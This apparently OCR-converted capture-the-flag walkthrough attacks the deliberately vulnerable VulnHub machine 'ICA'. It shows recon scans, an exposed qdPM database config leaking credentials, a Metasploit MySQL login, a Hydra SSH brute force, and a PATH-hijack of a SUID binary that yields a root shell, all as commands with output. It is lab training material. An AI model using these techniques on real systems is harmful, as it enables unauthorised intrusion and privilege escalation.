DARKTRACE

1'S & 0'S

CTF#2

ICA

"ICA IS WORKING ON A SECRET PROJECT. WE NEED TO FIND OUT WHAT THE PROJECT IS."

Difficulty: Easy!

Walkthrough...!

VULNHUB
VULNERABLE BY DESIGN

Sanjeewa Karunarathan

Narrative of the Challenge:

"According to information from our intelligence network, ICA is working on a secret project. We need to find out what the project is. Once you have the access information, send them to us. We will place a backdoor to access the system later. You just focus on what the project is. You will probably have to go through several layers of security. The Agency has full confidence that you will successfully complete this mission. Good Luck, Agent!"

1) As usual let's start with the host discovery.

```
┌──(root㉿kali)-[/home/kali/Desktop/ICA]
└─# netdiscover -r 192.168.1.0/24
```

The results are as follows

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

 8 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 480

_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
192.168.1.155   28:d0:ea:6e:9b:6e      6     360  Intel Corporate
192.168.1.1     98:a9:42:1f:39:15      1      60  Guangzhou Tozed Kangwei Intelligent Technology
192.168.1.146   08:00:27:c7:9b:cd      1      60  PCS Systemtechnik GmbH
```

2) As highlighted above; out target host ip is 192.168.1.146

3) Let's scan the target with "nmap" to find the open ports and the running services.

```
┌──(root㉿kali)-[/home/kali/Desktop/ICA]
└─# nmap -A -O -sC -sV -sT -T4 -vvv -oN ICA_nmap_scan.txt 192.168.1.146
```

The results are as follows

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 128 OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 0e:77:d9:cb:f8:05:41:b9:e4:45:71:c1:01:ac:da:93 (RSA)
|                                                                    ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCXOd91pBvAeK0CKaRrhpY2TcbujCX4
hxoP5/K/fZWGV6qn6HeOopROacEm9L9nHkGfhZyk5v9mA4FWBtPMjHUAfms8tgq
DJ/IY4kQU5bnQH+gMpVA1ReJ7myaWzJTKeczWn20wzBW0Zl557PYA5ypNTOw66q
gDU6vFxiQoVlbT8/kNRjvhvNuP33i1nhZhSsEZdiIznDfQlPp0ekkmqyNkhwsshFtwsYfS
QOW2cpopcpvNGIG38s5FzJGrV3EYFLw4J3C5NhfSSueVhkV+LXCTmJecyxd7S/fsRi
mPSCR8O0z0aykN/Ts4Qmkrd2mAt8yOtLJ6pFlhTorWsAK7TXCG8xqGseE9LQdUeA
k3UTrv3YPak/bdxnxH23pQy9PcNSW2bRKNpg2mKbYuQmpNyjwVaxKs2Jd3rwJwaQ
```

0XT1wVPpi7AtLizDyrtCUpbrR/gFMUITxi0inZG54aNgS668y4ww9R98Rc1WzrwT2z6vzcev2KedzX0KkWJCp3Kdm9+jU=
| 256 40:51:93:4b:f8:37:85:fd:a5:f4:d7:27:41:6c:a0:a5 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDdiFCHPlrpsgHUZ7TPuOfAk26vdS+LYia6jy6/b+3VF/PiWWxkpvaTyDIKOurj1sLje6IZLi+RCtpIzv5mI4uc=
| 256 09:85:60:c5:35:c1:4d:83:76:93:fb:c7:f0:cd:7b:8e (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBJsiS3lTHIiHHiGGKretXMXZaFGQEkCOJMEYF2CgP0E
80/tcp open http syn-ack ttl 128 Apache httpd 2.4.48 ((Debian))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: qdPM | Login
|_http-server-header: Apache/2.4.48 (Debian)
|_http-favicon: Unknown favicon MD5: B0BD48E57FD398C5DA8AE8F2CCC8D90D
3306/tcp open mysql syn-ack ttl 128 MySQL 8.0.26
| mysql-info:
| Protocol: 10
| Version: 8.0.26
| Thread ID: 83
| Capabilities flags: 65535
| Some Capabilities: LongPassword, ConnectWithDatabase, IgnoreSpaceBeforeParenthesis, Speaks41ProtocolNew, Speaks41ProtocolOld, IgnoreSigpipes, ODBCClient, InteractiveClient, DontAllowDatabaseTableColumn, SupportsLoadDataLocal, Support41Auth, SupportsCompression, LongColumnFlag, SwitchToSSLAfterHandshake, SupportsTransactions, FoundRows, SupportsMultipleResults, SupportsMultipleStatments, SupportsAuthPlugins
| Status: Autocommit
| Salt: .KX*rumY^\x10\x1BoDC,H\x12{m^
|_ Auth Plugin Name: caching_sha2_password
| ssl-cert: Subject: commonName=MySQL_Server_8.0.26_Auto_Generated_Server_Certificate
| Issuer: commonName=MySQL_Server_8.0.26_Auto_Generated_CA_Certificate
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-09-25T10:47:29
| Not valid after: 2031-09-23T10:47:29
| MD5: 5b43:7361:8d5b:1938:656d:44a3:4e07:bbcc
| SHA-1: 5d26:f9ad:743c:f316:6aa5:32ae:fdf8:2571:bb44:91c3
| -----BEGIN CERTIFICATE-----

|
MIIDBzCCAe+gAwIBAgIBAjANBgkqhkiG9w0BAQsFADA8MTowOAYDVQQDDDFN
eVNR
|
TF9TZXJ2ZXJfOC4wLjI2X0F1dG9fR2VuZXJhdGVkX0NBX0NlcnRpZmljYXRlMB4
X
|
DTIxMDkyNTEwNDcyOVoXDTMxMDkyMzEwNDcyOVowQDE+MDwGA1UEAww1
TXlTUUxf
|
U2VydmVyXzguMC4yNl9BdXRvX0dlbmVyYXRlZF9TZXJ2ZXJfQ2VydGlmaWNhdG
Uw
|
ggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDfWVEZUH4Hy0rmiWI
pyu3F
| DzQeZoC9ut3bQrW0Rza7vLLUB2xYaB28LiPu/V0iB6k7CPbjSDWLO/2cG9/QtdqH
| rlU8lTGiV6S2y3+5hwy2CKNXIKd9oovqMzYkQ/1KXsYb0tIZ5SLJwGmnXu2oMGt3
| dOMtphjUA51XoZPeNZoCLUhh1AoKrBM5DESg4og8WUczdTfk37ttmkfkuG7xiasu
| FDGC4IU8PXUuZq3l7f821AxghbsOtjX937AxVtWs2CHDHL8M8GpTuJ8DRBDitPhA
|
+w9GBmXdwbV9z8MfOfu9KQSmRqBQ/QFXY1iepKi4c/4aAkZ6ZpuqmAO6ve0R0Db
n
|
AgMBAAGjEDAOMAwGA1UdEwEB/wQCMAAwDQYJKoZIhvcNAQELBQADggEB
ADsBSpmN
| RGDthb5gpyatp6VzBp7fK6r+n9oxBTyNMYv2cic2wyt/l34poAZ8Sh1q38hb8UC8
| 44cdYZJ3hvqygIx1GT9OeVj3ZLsKMjUePq9ZYjChOpP5VHaymS3oA5d/B790k5xJ
|
U3U8JlUmHwct4CMlWTKeKniFkHBwyimSn5W1O0XamWXsWG0qCTRK+0OTu3Er
51V4
|
nDM9lqNlTQU0MIrDvLK2kbwR1FLewc1SLvOSbjY45NNACmnUtxD0OBoYnJWHL
JPP
|
PKPYucw6ZEttW+bYddpgTHZAHK9JICN64uAfZZ3OXk4n666A6DBJPD/RJUOtrSO
A
| hYSGLjhxppsFzSc=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
33060/tcp open mysqlx syn-ack ttl 128 MySQL X protocol listener
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP|general purpose

Running: Actiontec embedded, Linux 2.4.X
OS CPE: cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel cpe:/o:linux:linux_kernel:2.4.37
OS details: Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37)
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=2/16%OT=22%CT=%CU=%PV=Y%DS=2%DC=T%G=N%TM=67B20845%P=x8
OS:6_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=108%TI=I%II=I%SS=S%TS=U)OPS(O1=M5
OS:B4%O2=M5B4%O3=M5B4%O4=M5B4%O5=M5B4%O6=M5B4)WIN(W1=FAF0%W2=FAF0%W3=FAF0%W
OS:4=FAF0%W5=FAF0%W6=FAF0)ECN(R=Y%DF=N%TG=80%W=FAF0%O=M5B4%CC=N%Q=)T1(R=Y%D
OS:F=N%TG=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=N%TG=80%W=FAF0%S=O%A=S+
OS:%F=AS%O=M5B4%RD=0%Q=)T4(R=Y%DF=N%TG=80%W=7FFF%S=A%A=Z%F=R%O=%RD=0%Q=)T6(
OS:R=Y%DF=N%TG=80%W=7FFF%S=A%A=Z%F=R%O=%RD=0%Q=)U1(R=N)IE(R=Y%DFI=N%TG=80%C
OS:D=S)

Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 0.20 ms 192.168.109.2
2 0.28 ms debian (192.168.1.146)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:16
Completed NSE at 21:16, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:16
Completed NSE at 21:16, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:16
Completed NSE at 21:16, 0.00s elapsed
Read data files from: /usr/share/nmap

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 126.78 seconds
Raw packets sent: 131188 (5.774MB) | Rcvd: 96344 (3.854MB)

4) Since, it has port 80 is open let's start from there. Open a browser and paste the URL (IP).

http://192.168.1.146/



This qdPM login page is displayed. I searched for any leftover credential details but had no luck.

5) Since the credentials are unknown, let's keep it for the moment and go ahead with the directory analysis with “dirsearch” for any clue.

```
┌──(root㉿kali)-[/home/kali/Desktop/ICA]
└─# dirsearch --url https://192.168.1.146
```

The results are as follows

```
Target: http://192.168.1.146/
[19:17:32] Starting:
[19:17:32] 301 -  311B  - /js  ->  http://192.168.1.146/js/
[19:17:35] 403 -  278B  - /.ht_wsr.txt
[19:17:35] 403 -  278B  - /.htaccess.bak1
[19:17:35] 403 -  278B  - /.htaccess.orig
[19:17:35] 403 -  278B  - /.htaccess.sample
[19:17:35] 403 -  278B  - /.htaccess_extra
[19:17:35] 403 -  278B  - /.htaccess.save
[19:17:35] 403 -  278B  - /.htaccess_sc
[19:17:35] 403 -  278B  - /.htm
[19:17:35] 403 -  278B  - /.htaccessOLD2
[19:17:35] 403 -  278B  - /.htpasswds
[19:17:35] 403 -  278B  - /.htaccess_orig
[19:17:35] 403 -  278B  - /.htaccessOLD
[19:17:35] 403 -  278B  - /.htaccessBAK
[19:17:35] 403 -  278B  - /.htpasswd_test
[19:17:35] 403 -  278B  - /.html
[19:17:35] 403 -  278B  - /.httr-oauth
[19:17:38] 403 -  278B  - /.php
[19:18:05] 301 -  316B  - /backups  ->  http://192.168.1.146/backups/
[19:18:05] 200 -  407B  - /backups/
[19:18:09] 200 -    0B  - /check.php
[19:18:13] 301 -  313B  - /core  ->  http://192.168.1.146/core/
[19:18:13] 301 -  312B  - /css  ->  http://192.168.1.146/css/
[19:18:22] 200 -  894B  - /favicon.ico
[19:18:30] 301 -  315B  - /images  ->  http://192.168.1.146/images/
[19:18:30] 200 -  640B  - /images/
[19:18:31] 200 -    2KB - /index.php
[19:18:31] 404 -    4KB - /index.php/login/
[19:18:32] 301 -  316B  - /install  ->  http://192.168.1.146/install/
[19:18:32] 200 -  764B  - /install/
[19:18:32] 200 -  764B  - /install/index.php?upgrade/
[19:18:34] 301 -  319B  - /javascript  ->  http://192.168.1.146/javascript/
[19:18:34] 200 -  578B  - /js/
```

[19:18:40] 301 - 315B - /manual -> http://192.168.1.146/manual/
[19:18:40] 200 - 208B - /manual/index.html
[19:18:58] 200 - 338B - /readme.txt
[19:19:00] 200 - 26B - /robots.txt
[19:19:02] 403 - 278B - /server-status
[19:19:02] 403 - 278B - /server-status/
[19:19:10] 200 - 488B - /template/
[19:19:10] 301 - 317B - /template -> http://192.168.1.146/template/
[19:19:13] 200 - 472B - /uploads/
[19:19:13] 301 - 316B - /uploads -> http://192.168.1.146/uploads/
Task Completed

6) In above dirsearch, found another interesting piece of information. Which is /robots.txt indicates

#User-agent: *
#Disallow:

This means there are no restrictions for web crawlers. (It means everything is allowed; all bots can crawl your entire website.)

7) Let's delve into a bit deeper. I have arranged my observations up to now as follows.

a. nmap scan reveals - Port 80 is open, **http-title: qdPM | Login**
b. http://192.168.1.146/ - Opens up a qdPM login page.
c. By closely observing the login page, we can see the qdPM version – 9.2
d. Checked for qdPM version 9.2 vulnerabilities in

https://www.exploit-db.com/exploits/50176

and revealed there is a serious vulnerability. It is as follows.

Exploit Title: qdPM 9.2 - DB Connection String and Password Exposure (Unauthenticated)
Date: 03/08/2021
Exploit Author: Leon Trappett (thepcn3rd)
Vendor Homepage: https://qdpm.net/
Software Link: https://sourceforge.net/projects/qdpm/files/latest/download
Version: 9.2
Tested on: Ubuntu 20.04 Apache2 Server running PHP 7.4

The password and connection string for the database are stored in a yml file. To access the yml file you can go to http://<website>/core/config/databases.yml file and download.

e. As vulnerability suggests let's try to exploit the vulnerability.

Let's visit the url ;

http://192.168.1.146/core/config/databases.yml

Boom, yes, it is vulnerable and /databases.yml file got downloaded.

The results are as follows

```
all:
  doctrine:
    class: sfDoctrineDatabase
    param:
      dsn: 'mysql:dbname=qdpm;host=localhost'
      profiler: false
      username: qdpmadmin
      password: "<?php echo urlencode('UcVQCMQk2STVeS6J') ; ?>"
      attributes:
        quote_identifier: true
```

As we can observe above it reveals the MySql credentials

8) **a.** Let's try to log in to the MySql

```
msf6 > search mysql
msf6 > use 28
msf6 auxiliary(scanner/mysql/mysql_login) > show options
msf6 auxiliary(scanner/mysql/mysql_login) > set createsession true
createsession => true
msf6 auxiliary(scanner/mysql/mysql_login) > set username qdpmadmin
username => qdpmadmin
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.1.146
rhosts => 192.168.1.146
msf6 auxiliary(scanner/mysql/mysql_login) > set password UcVQCMQk2STVeS6J
password => UcVQCMQk2STVeS6J
msf6 auxiliary(scanner/mysql/mysql_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/mysql/mysql_login) > run

[+] 192.168.1.146:3306    - 192.168.1.146:3306 - Found remote MySQL version 8.0.26
[!] 192.168.1.146:3306    - No active DB -- Credential data will not be saved!
```

```
[+] 192.168.1.146:3306    - 192.168.1.146:3306 - Success:
'qdpmadmin:UcVQCMQk2STVeS6J'
[*] MySQL session 1 opened (192.168.1.181:41833 -> 192.168.1.146:3306) at 2025-02-19
14:20:50 +0530
[*] 192.168.1.146:3306    - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.146:3306    - Bruteforce completed, 1 credential was successful.
[*] 192.168.1.146:3306    - 1 MySQL session was opened successfully.
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > sessions -l

Active sessions
===============

  Id  Name  Type              Information                    Connection
  --  ----  ----              -----------                    ----------
  1         mysql x86_64/Linux  MySQL qdpmadmin @ 192.168.1.146:3306
192.168.1.181:41833 -> 192.168.1.146:3306 (192.168.1.146)

mysql @ 192.168.1.146:3306 > help

MySQL Client Commands
=====================

    Command          Description
    -------          -----------
    query            Run a single SQL query
    query_interactive  Enter an interactive prompt for running multiple SQL queries

mysql @ 192.168.1.146:3306 > query_interactive

[*] Starting interactive SQL shell for mysql @ 192.168.1.146:3306
[*] SQL commands ending with ; will be executed on the remote server. Use the exit
command to exit.
```

```
SQL >> show databases;

[*] Executing query: show databases;
Response
========

   #  Database
   -  --------
   0  information_schema
   1  mysql
   2  performance_schema
   3  qdpm
   4  staff
   5  sys

SQL >> use qdpm;

SQL >> show tables;

[*] Executing query: show tables;
Response
========

   #   Tables_in_qdpm
   -   --------------
   0   attachments
   1   configuration
   2   departments
   3   discussions
   4   discussions_comments
   5   discussions_reports
   6   discussions_status
   7   events
   8   extra_fields
   9   extra_fields_list
   10  phases
   11  phases_status
   12  projects
   13  projects_comments
   14  projects_phases
   15  projects_reports
   16  projects_status
   17  projects_types
```

```
18  tasks
19  tasks_comments
20  tasks_groups
21  tasks_labels
22  tasks_priority
23  tasks_status
24  tasks_types
25  tickets
26  tickets_comments
27  tickets_reports
28  tickets_status
29  tickets_types
30  user_reports
31  users
32  users_groups
33  versions
34  versions_status
```

```
SQL >> use staff;

[*] Executing query: show tables;
Response
========

   #  Tables_in_staff
   -  ---------------
   0  department
   1  login
   2  user

SQL >> select * from login;
[*] Executing query: select * from login;
Response
========

   #  id  user_id  password
   -  --  -------  --------
   0  1   2        c3VSSkFkR3dMcDhkeTNyRg==
   1  2   4        N1p3VjRxdGc0MmNtVVhHWA==
   2  3   1        WDdNUWtQM1cyOWZld0hkQw==
   3  4   3        REpjZVZ5OThXMjhZN3dMZw==
   4  5   5        Y3FObkJXQ0J5UzJEdUpTeQ==
```

```
SQL >> select * from user;

[*] Executing query: select * from user;
Response
========

  #  id  department_id  name    role
  -  --  -------------  ----    ----
  0  1   1              Smith   Cyber Security Specialist
  1  2   2              Lucas   Computer Engineer
  2  3   1              Travis  Intelligence Specialist
  3  4   1              Dexter  Cyber Security Analyst
  4  5   2              Meyer   Genetic Engineer
```

9) Passwords appear to be in base 64 encoded. Let's try to decode them with Cyber Chef.

suRJAdGwLp8dy3rF
7ZwV4qtg42cmUXGX
_³□ýÖÛ×ÞÀwB
DJceVy98W28Y7wLg
cqNnBWCByS2DuJSy

10) With the Nmap scan, previously we saw that the port 22 is open, which means SSH is running.

11) So, let's try to brute-force with details so far we have recovered.

a. Create two files username.txt and password.txt.

b. username.txt save with the following content

Smith
smith
Lucas
lucas
Travis
travis
Dexter
dexter
Meyer
Meyer

c. password.txt save with the following content.

suRJAdGwLp8dy3rF
7ZwV4qtg42cmUXGX
_³ ýÖÛ×ÞÀwB
DJceVy98W28Y7wLg
cqNnBWCByS2DuJSy

12) Now, let's launch an SSH brute force attack with Hydra.

```
┌──(root㉿kali)-[/home/kali/Desktop/ICA]
└─#  hydra -L usernames.txt -P passwords.txt ssh://192.168.1.146
```

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these * ignore laws and ethics anyway).**

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-19 17:34:02
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 50 login tries (l:10/p:5), ~4 tries per task
[DATA] attacking ssh://192.168.1.146:22/
[22][ssh] host: 192.168.1.146 login: travis password: DJceVy98W28Y7wLg
[22][ssh] host: 192.168.1.146 login: dexter password: 7ZwV4qtg42cmUXGX
[22][ssh] host: 192.168.1.146 login: dexter password: 7ZwV4qtg42cmUXGX
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-19 17:34:12

13) Wow, successful two entries are there.

14) Let's try to connect with the first username and password combination which we have disclosed. (N:B: Password will not be visible)

```
┌──(root㉿kali)-[/home/kali/Desktop/ICA]
└─# ssh travis@192.168.1.146

The authenticity of host '192.168.1.146 (192.168.1.146)' can't be established.
ED25519 key fingerprint is
SHA256:xCJPzSxRekyYT6eXmyzAXdY7uAlP5b7vQp+B5XqYsfE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.146' (ED25519) to the list of known hosts.
travis@192.168.1.146's password:
Linux debian 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep 25 14:55:01 2021 from 192.168.1.7
```

15) Yes, we could log on remotely to our target machine via the terminal.

```
travis@debian:~$ ls

user.txt
```

16) As we can see here we have the first user flag. Let's see the content of it.

```
travis@debian:~$ cat user.txt

ICA{Secret_Project}
```

17) Now what we have to do is escalate our privileges to gain complete control of the system.

18) SSH brute-force revealed us that there are two possible users with passwords.

19) Let's try with the second user credentials to connect with SSH.

```
┌──(root㉿kali)-[/home/kali/Desktop/ICA]
└─# ssh dexter@192.168.1.146

dexter@192.168.1.146's password:
Linux debian 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Sep 25 08:43:19 2021 from 192.168.1.3
```

20) As we can see there is a note. Let's try to read the content.

```
dexter@debian:~$ ls

note.txt

dexter@debian:~$ cat note.txt

It seems to me that there is a weakness while accessing the system.
As far as I know, the contents of executable files are partially viewable.
I need to find out if there is a vulnerability or not.
```

21) As the above note suggests, there must be a file where there should be something interesting to escalate privilege.

22) So, let's find any executable file with elevated privileges to execute.

travis@debian:/tmp$ find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;

-rwsr-xr-x 1 root root 16816 Sep 25 2021 /opt/get_access
-rwsr-xr-x 1 root root 58416 Feb 7 2020 /usr/bin/chfn
-rwsr-xr-x 1 root root 35040 Jul 28 2021 /usr/bin/umount
-rwsr-xr-x 1 root root 88304 Feb 7 2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 182600 Feb 27 2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 63960 Feb 7 2020 /usr/bin/passwd
-rwsr-xr-x 1 root root 44632 Feb 7 2020 /usr/bin/newgrp
-rwsr-xr-x 1 root root 71912 Jul 28 2021 /usr/bin/su
-rwsr-xr-x 1 root root 55528 Jul 28 2021 /usr/bin/mount
-rwsr-xr-x 1 root root 52880 Feb 7 2020 /usr/bin/chsh
-rwsr-xr-x 1 root root 481608 Mar 13 2021 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 51336 Feb 21 2021 /usr/lib/dbus-1.0/dbus-daemon-launch-helper

23) The above output shows an interesting file /opt/get_access. Let's see the content for anything important.

travis@debian:/tmp$ /opt/get_access

############################
######## ICA #######
ACCESS TO THE SYSTEM
############################

Server Information:
- Firewall: AIwall v9.5.2
- OS: Debian 11 "bullseye"
- Network: Local Secure Network 2 (LSN2) v 2.4.1

All services are disabled. Accessing to the system is allowed only within working hours.

24) A per above output, The file appears to be nothing containing important.
25) So, as per the note we found in daxter's directory;

As far as I know, the contents of executable files are partially viewable.

Suggesting me to examine the file for strings.

26) Let's run the strings command to view any interesting string availability of the file.

travis@debian:/tmp$ strings /opt/get_access

```
/lib64/ld-linux-x86-64.so.2
setuid
socket
puts
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
cat /root/system.info
Could not create socket to access to the system.
All services are disabled. Accessing to the system is allowed only within working hours.
;*3$"
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
get_access.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
_edata
system@GLIBC_2.2.5
```

__libc_start_main@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_csu_init
__bss_start
main
setgid@GLIBC_2.2.5
__TMC_END__
_ITM_registerTMCloneTable
setuid@GLIBC_2.2.5
__cxa_finalize@GLIBC_2.2.5
socket@GLIBC_2.2.5
.symtab
.strtab
.shstrtab
.interp
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
.comment

27) Interesting string we can see.

cat /root/system.info

28) But as we can observe the file requires root privileges for any operation.

travis@debian:/tmp$ touch cat

travis@debian:/tmp$ echo '/usr/bin/bash' >> cat

travis@debian:/tmp$ export PATH=/tmp:$PATH

travis@debian:/tmp$ chmod +x cat

Let us now try to see the contents of our environment variable:

travis@debian:/tmp$ echo $PATH

/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games

Next, run the get_access file with setuid active with root privileges. This will run the /tmp/cat file with root privileges. So that, it will return a root shell.

travis@debian:/opt$ ./get_access

root@debian:/opt# whoami

root

As you can see now we have the root access.

root@debian:/opt# cd /root/

root@debian:/root# ls

root.txt system.info

BOOM …. You have the root flag.

ICA{Next_Generation_Self_Renewable_Genetics}

Happy Hacking ;;;;;;;;!